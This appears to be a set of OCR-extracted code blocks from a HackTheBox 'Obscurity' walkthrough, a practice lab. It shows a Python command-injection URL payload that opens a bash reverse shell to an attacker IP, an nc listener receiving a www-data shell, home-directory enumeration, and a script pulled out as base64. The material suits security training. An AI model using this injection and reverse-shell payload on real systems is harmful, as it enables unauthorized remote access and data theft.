
```
10.10.10.168:8080/index.html';__import__('os').system(%22bash%20-c%20'bash%20-i%20%3E&%20/dev/tcp/10.10.14.23/123
```




```
┌──(root💀kali)-[/Documents/htb/boxes/obscurity]
└─# nc -lvnp 1234
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 10.10.10.168.
Ncat: Connection from 10.10.10.168:33808.
www-data@obscure:/$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```



```
www-data@obscure:/$ ls -alhR /home
ls -alhR /home
/home:
total 12K
drwxr-xr-x  3 root   root   4.0K Sep 24  2019 .
drwxr-xr-x 24 root   root   4.0K Oct  3  2019 ..
drwxr-xr-x  7 robert robert 4.0K Dec  2  2019 robert

/home/robert:
total 60K
drwxr-xr-x 7 robert robert 4.0K Dec  2  2019 .
drwxr-xr-x 3 root   root   4.0K Sep 24  2019 ..
lrwxrwxrwx 1 robert robert    9 Sep 28  2019 .bash_history -> /dev/null
-rw-r--r-- 1 robert robert  220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 robert robert 3.7K Apr  4  2018 .bashrc
drwxr-xr-x 2 root   root   4.0K Dec  2  2019 BetterSSH
drwx------ 2 robert robert 4.0K Oct  3  2019 .cache
-rw-rw-r-- 1 robert robert   94 Sep 26  2019 check.txt
drwxr-x--- 3 robert robert 4.0K Dec  2  2019 .config
drwx------ 3 robert robert 4.0K Oct  3  2019 .gnupg
drwxrwxr-x 3 robert robert 4.0K Oct  3  2019 .local
-rw-rw-r-- 1 robert robert  185 Oct  4  2019 out.txt
-rw-rw-r-- 1 robert robert   27 Oct  4  2019 passwordreminder.txt
-rw-r--r-- 1 robert robert  807 Apr  4  2018 .profile
-rwxrwxr-x 1 robert robert 2.5K Oct  4  2019 SuperSecureCrypt.py
-rwx------ 1 robert robert   33 Sep 25  2019 user.txt

/home/robert/BetterSSH:
total 12K
drwxr-xr-x 2 root   root   4.0K Dec  2  2019 .
drwxr-xr-x 7 robert robert 4.0K Dec  2  2019 ..
-rwxr-xr-x 1 root   root   1.8K Oct  5  2019 BetterSSH.py
ls: cannot open directory '/home/robert/.cache': Permission denied
ls: cannot open directory '/home/robert/.config': Permission denied
ls: cannot open directory '/home/robert/.gnupg': Permission denied

/home/robert/.local:
total 12K
drwxrwxr-x 3 robert robert 4.0K Oct  3  2019 .
drwxr-xr-x 7 robert robert 4.0K Dec  2  2019 ..
drwx------ 3 robert robert 4.0K Oct  3  2019 share
ls: cannot open directory '/home/robert/.local/share': Permission denied
```




```
www-data@obscure:/$ cd /home/robert
cd /home/robert
www-data@obscure:/home/robert$ cat SuperSecureCrypt.py |base64
cat SuperSecureCrypt.py |base64
aW1wb3J0IHN5cwppbXBvcnQgYXJncGFyc2UKCmRlZiBlbmNyeXB0KHRleHQsIGtleSk6CiAgICBr
ZXlsZW4gPSBsZW4oa2V5KQogICAga2V5UG9zID0gMAogICAgZW5jcnlwdGVkID0gIiIKICAgIGZv
ciB4IGluIHRleHQ6CiAgICAgICAga2V5Q2hyID0ga2V5W2tleVBvc10KICAgICAgICBuZXdDaHIg
PSBvcmQoeCkKICAgICAgICBuZXdDaHIgPSBjaHIoKG5ld0NociArIG9yZChrZXlDaHIpKSAlIDI1
NSkKICAgICAgICBlbmNyeXB0ZWQgKz0gbmV3Q2hyCiAgICAgICAga2V5UG9zICs9IDEKICAgICAg
ICBrZXlQb3MgPSBrZXlQb3MgJSBrZXlsZW4KICAgIHJldHVybiBlbmNyeXB0ZWQKCmRlZiBkZWNy
eXB0KHRleHQsIGtleSk6CiAgICBrZXlsZW4gPSBsZW4oa2V5KQogICAga2V5UG9zID0gMAogICAg
ZGVjcnlwdGVkID0gIiIKICAgIGZvciB4IGluIHRleHQ6CiAgICAgICAga2V5Q2hyID0ga2V5W2tl
eVBvc10KICAgICAgICBuZXdDaHIgPSBvcmQoeCkKICAgICAgICBuZXdDaHIgPSBjaHIoKG5ld0No
ciAtIG9yZChrZXlDaHIpKSAlIDI1NSkKICAgICAgICBkZWNyeXB0ZWQgKz0gbmV3Q2hyCiAgICAg
ICAga2V5UG9zICs9IDEKICAgICAgICBrZXlQb3MgPSBrZXlQb3MgJSBrZXlsZW4KICAgIHJldHVy
biBkZWNyeXB0ZWQKCnBhcnNlciA9IGFyZ3BhcnNlLkFyZ3VtZW50UGFyc2VyKGRlc2NyaXB0aW9u
PSdFbmNyeXB0IHdpdGggMGJzY3VyYVwncyBlbmNyeXB0aW9uIGFsZ29yaXRobScpCgpwYXJzZXIu
YWRkX2FyZ3VtZW50KCctaScsCiAgICAgICAgICAgICAgICAgICAgbWV0YXZhcj0nSW5GaWxlJywK
ICAgICAgICAgICAgICAgICAgICB0eXBlPXN0ciwKICAgICAgICAgICAgICAgICAgICBoZWxwPSdU
aGUgZmlsZSB0byByZWFkJywKICAgICAgICAgICAgICAgICAgICByZXF1aXJlZD1GYWxzZSkKCnBh
cnNlci5hZGRfYXJndW1lbnQoJy1vJywKICAgICAgICAgICAgICAgICAgICBtZXRhdmFyPSdPdXRG
aWxlJywKICAgICAgICAgICAgICAgICAgICB0eXBlPXN0ciwKICAgICAgICAgICAgICAgICAgICBo
ZWxwPSdXaGVyZSB0byBvdXRwdXQgdGhlIGVuY3J5cHRlZC9kZWNyeXB0ZWQgZmlsZScsCiAgICAg
ICAgICAgICAgICAgICAgcmVxdWlyZWQ9RmFsc2UpCgpwYXJzZXIuYWRkX2FyZ3VtZW50KCctaycs
CiAgICAgICAgICAgICAgICAgICAgbWV0YXZhcj0nS2V5JywKICAgICAgICAgICAgICAgICAgICB0
eXBlPXN0ciwKICAgICAgICAgICAgICAgICAgICBoZWxwPSdLZXkgdG8gdXNlJywKICAgICAgICAg
ICAgICAgICAgICByZXF1aXJlZD1GYWxzZSkKCnBhcnNlci5hZGRfYXJndW1lbnQoJy1kJywgYWN0
aW9uPSdzdG9yZV90cnVlJywgaGVscD0nRGVjcnlwdCBtb2RlJykKCmFyZ3MgPSBwYXJzZXIucGFy
c2VfYXJncygpCgpiYW5uZXIgPSAiIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyNcbiIK
YmFubmVyKz0gIiMgICAgICAgICAgIEJFR0lOTklORyAgICAgICAgICAjXG4iCmJhbm5lcis9ICIj
ICAgIFNVUEVSIFNFQ1VSRSBFTkNSWVBUT1IgICAgI1xuIgpiYW5uZXIrPSAiIyMjIyMjIyMjIyMj
IyMjIyMjIyMjIyMjIyMjIyMjIyNcbiIKYmFubmVyICs9ICIgICMjIyMjIyMjIyMjIyMjIyMjIyMj
IyMjIyNcbiIKYmFubmVyICs9ICIgICMgICAgICAgIEZJTEUgTU9ERSAgICAgICAgICNcbiIK
YmFubmVyICs9ICIgICMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMiCnByaW50KGJhbm5lcikK
aWYgYXJncy5vID09IE5vbmUgb3IgYXJncy5rID09IE5vbmUgb3IgYXJncy5pID09IE5vbmU6CiAg
ICBwcmludCgiTWlzc2luZyBhcmdzIikKZWxzZToKICAgIGlmIGFyZ3MuZDoKICAgICAgICBwcmlu
dCgiT3BlbmluZyBmaWxlIHswfS4uLiIuZm9ybWF0KGFyZ3MuaSkpCiAgICAgICAgd2l0aCBvcGVu
KGFyZ3MuaSwgJ3InLCBlbmNvZGluZz0nVVRGLTgnKSBhcyBmOgogICAgICAgICAgICBkYXRhID0g
Zi5yZWFkKCkKCiAgICAgICAgcHJpbnQoIkRlY3J5cHRpbmcuLi4iKQogICAgICAgIGRlY3J5cHRl
ZCA9IGRlY3J5cHQoZGF0YSwgYXJncy5rKQoKICAgICAgICBwcmludCgiV3JpdGluZyB0byB7MH0u
Li4iLmZvcm1hdChhcmdzLm8pKQogICAgICAgIHdpdGggb3BlbihhcmdzLm8sICd3JywgZW5jb2Rp
bmc9J1VURi04JykgYXMgZjoKICAgICAgICAgICAgZi53cml0ZShkZWNyeXB0ZWQpCiAgICBlbHNl
OgogICAgICAgIHByaW50KCJPcGVuaW5nIGZpbGUgezB9Li4uIi5mb3JtYXQoYXJncy5pKSkKICAg
ICAgICB3aXRoIG9wZW4oYXJncy5pLCAncicsIGVuY29kaW5nPSdVVEYtOCcpIGFzIGY6CiAgICAg
ICAgICAgIGRhdGEgPSBmLnJlYWQoKQoKICAgICAgICBwcmludCgiRW5jcnlwdGluZy4uLiIpCiAg
ICAgICAgZW5jcnlwdGVkID0gZW5jcnlwdChkYXRhLCBhcmdzLmspCgogICAgICAgIHByaW50KCJX
cml0aW5nIHRvIHswfS4uLiIuZm9ybWF0KGFyZ3MubykpCiAgICAgICAgd2l0aCBvcGVuKGFyZ3Mu
bywgJ3cnLCBlbmNvZGluZz0nVVRGLTgnKSBhcyBmOgogICAgICAgICAgICBmLndyaXRlKGVuY3J5
cHRlZCkK
```



